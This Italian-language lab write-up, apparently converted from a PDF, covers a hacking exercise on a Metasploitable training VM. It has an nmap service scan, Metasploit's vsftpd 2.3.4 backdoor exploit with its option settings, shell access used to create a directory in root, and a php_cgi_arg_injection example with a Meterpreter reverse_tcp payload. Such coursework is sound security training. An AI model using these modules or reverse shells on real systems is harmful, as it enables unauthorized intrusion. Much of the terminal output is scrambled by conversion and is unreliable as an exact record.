



## Traccia:

**Partendo dall'esercizio guidato visto nella lezione teorica**, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «**vsftpd**» (lo stesso visto in lezione teorica).

L'unica differenza, sarà l'indirizzo della vostra macchina Metasploitable. Configuratelo come di seguito: **192.168.1.149/24**.


Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test metasploit.

## **Svolgimento:**

Su una shell a parte eseguo una scan con nmap -sV per visualizzare servizi e porte

```
_s nmap -sV 192.168.1.149
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-16 13:31 EST
Starting Nmap 7.94 (https://nmap.org) at 202
Nmap scan report for 192.168.1.149
Host is up (0.0013s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
21/tcp
22/tcp
           open ftp
                                    vsftpd 2.3.4
                                    OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
           open ssh
                                     Linux telnetd
23/tcp
                    telnet
            open
25/tcp
                                     Postfix smtpd
            open
                    smtp
                                    ISC BIND 9.4.2
53/tcp
            open
                   domain
                                    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
2 (RPC #100000)
            open
111/tcp
                   rpcbind
           open
                   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
139/tcp
            open
445/tcp
512/tcp
513/tcp
           open
           open
                    exec
                                    netkit-rsh rexecd
                    login?
           open
514/tcp open
                    shell
                                     Netkit rshd
1099/tcp open
2049/tcp open
2121/tcp open
                                    GNU Classpath grmiregistry
2-4 (RPC #100003)
                                    ProFTPD 1.3.1
MySQL 5.0.51a-3ubuntu5
3306/tcp open
                    mysql
5432/tcp open
                    postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open
                                     VNC (protocol 3.3)
6000/tcp open
                                     (access denied)
6667/tcp open
                                     UnrealIRCd
                                    Apache Jserv (Protocol v1.3)
Apache Tomcat/Coyote JSP engine 1.1
8009/tcp open
8180/tcp open
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 128.38 seconds
```

Dopo aver avviato metaslpoit con il comando msfconsole andiamo a cercare degli attacchi relativi ai servizi/vulnerabilità interessati



Usiamo ora comandi come show options, set, show payloads per settare I parametri e poi il comando exploit per far partire l'attacco

```
Exploit target:
                Id Name
                0 Automatic
  View the full module info with the info, or info -d command.
                                                                                                                               rud <u>734 backdoor</u>) > set RHOSTS 192.168.1.149
\frac{msf6}{RHOSTS} = 192.168.1.149
\frac{msf6}{msf6} = \frac{msf6}{ms
   Compatible Payloads
                                                                                                                                                                   Disclosure Date Rank
                                                                                                                                                                                                                                                                                              Check Description
               0 payload/cmd/unix/interact
                                                                                                                                                                                                                                                     normal No
                                                                                                                                                                                                                                                                                                                                 Unix Command, Interact with Established Connection
  msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
  Module options (exploit/unix/ftp/vsftpd_234_backdoor):
                                                            Current Setting Required Description
                Name
                                                                                                                                                                                                The local client address
The local client port
A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.
               CHOST
                RHOSTS 192.168.1.149
                                                                                                                                                                                                metasploit.html
The target port (TCP)
                RPORT
```

Dopo aver ottenuto l'accesso ci spostiamo nella root e creiamo una cartella

```
mkdir test_metaslpoit
                                                             bin
                                                             boot
boot
                                                             cdrom
cdrom
                                                             dev
dev
                                                             home
initrd
                                                              initrd.img
initrd.img
                                                             lib
lost+found
lib
lost+found
                                                             media
media
                                                             nohup.out
nohup.out
opt
                                                             proc
proc
                                                             root
root
                                                             sbin
sbin
                                                              sys
                                                              test_metaslpoit
tmp
                                                             tmp
                                                             usr
                                                             var
vmlinuz
vmlinuz
```

## Qui sotto un esempio di utilizzo di Meterpreter

```
msf6 exploit(
                                                                   ion) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
                        Current Setting Required Description
    PLESK
                                                                   Exploit Plesk
                                                 yes Exploit Plesk
no A proxy chain of format type:host:port[,type:host:port][...]
yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/us
ing-metasploit.html
yes The target port (TCP)
no Negotiate SSL/TLS for outgoing connections
no The URI to request (must be a CGI-handled PHP script)
yes Level of URI URIENCODING and padding (0 for minimum)
no HTTP server virtual host
    Proxies
RHOSTS
    RPORT
                       80
false
    SSL
TARGETURI
    URIENCODING 0
Payload options (php/meterpreter/reverse_tcp):
    Name Current Setting Required Description
    LHOST 192.168.1.100 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
    Id Name
    0 Automatic
View the full module info with the info, or info -d command.
```